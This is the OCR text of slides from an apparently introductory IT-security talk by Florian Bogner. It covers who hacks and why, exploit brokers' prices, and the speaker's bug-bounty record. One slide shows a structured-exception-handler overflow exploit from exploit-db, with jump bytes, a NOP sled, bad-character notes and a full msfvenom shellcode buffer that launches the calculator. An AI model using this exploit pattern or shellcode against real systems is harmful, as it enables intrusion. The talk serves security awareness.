
BEE ITSECURITY

aka “Der Hacker und die 7 Geißlein”


exploit-db.com
NSEH = "\xeb\x06\x90\x90"
18
19 SEH = "\x21\x21\xe4\x66"
20 nops = "\x90" * 8
21 #badchar \x00\x0a\x0d\x2f
22 #msfvenom calculator
23 buf = ""
24 buf += "\xba\x9a\x98\xaf\x7e\xdd\xc2\xd9\x74\x24\xf4\x5f\x29"
25 buf += "\xc9\xb1\x31\x83\xc7\x04\x31\x57\x0f\x03\x57\x95\x7a"
26 buf += "\x5a\x82\x41\xf8\xa5\x7b\x91\x9d\x2c\x9e\xa0\x9d\x4b"
27 buf += "\xea\x92\x2d\x1f\xbe\x1e\xc5\x4d\x2b\x95\xab\x59\x5c"
28 buf += "\x1e\x01\xbc\x53\x9f\x3a\xfc\xf2\x23\x41\xd1\xd4\x1a"
29 buf += "\x8a\x24\x14\x5b\xf7\xc5\x44\x34\x73\x7b\x79\x31\xc9"
30 buf += "\x40\xf2\x09\xdf\xc0\xe7\xd9\xde\xe1\xb9\x52\xb9\x21"
31 buf += "\x3b\xb7\xb1\x6b\x23\xd4\xfc\x22\xd8\x2e\x8a\xb4\x08"
32 buf += "\x7f\x73\x1a\x75\xb0\x86\x62\xb1\x76\x79\x11\xcb\x85"
33 buf += "\x04\x22\x08\xf4\xd2\xa7\x8b\x5e\x90\x10\x70\x5f\x75"
34 buf += "\xc6\xf3\x53\x32\x8c\x5c\x77\xc5\x41\xd7\x83\x4e\x64"
35 buf += "\x38\x02\x14\x43\x9c\x4f\xce\xea\x85\x35\xa1\x13\xd5"
36 buf += "\x96\x1e\xb6\x9d\x3a\x4a\xcb\xff\x50\x8d\x59\x7a\x16"
37 buf += "\x8d\x61\x85\x06\xe6\x50\x0e\xc9\x71\x6d\xc5\xae\x8e"
38 buf += "\x27\x44\x86\x06\xee\x1c\x9b\x4a\x11\xcb\xdf\x72\x92"
39 buf += "\xfe\x9f\x80\x8a\x8a\x9a\xcd\x0c\x66\xd6\x5e\xf9\x88"
40 buf += "\x45\x5e\x28\xeb\x08\xcc\xb0\xc2\xaf\x74\x52\x1b"


#whoami

Florian Bogner

IT Security Expert
aka “Professional Hacker”
Speaker and Trainer
Bug Bounty Hunter

More than 50 vulnerabilities reported to:


Google, Barracuda, TREND MICRO, CISCO, intel, F-Secure, AVG, Avira, Java, Check Point SOFTWARE TECHNOLOGIES LTD.



Who?

Hacking other countries for “self defense” and “peace”

e.g. NSA, Russia, …




Creating exploits for APT Threat Actors

Here’s the big money: Up to 1.5 million USD!

e.g. Zerodium

You have to start somewhere, right?

From simply buffer overflows to really complex tutorials available



e.g. to check the security of a self-developed application.


Douche Bags


We make bags!


Our Plan

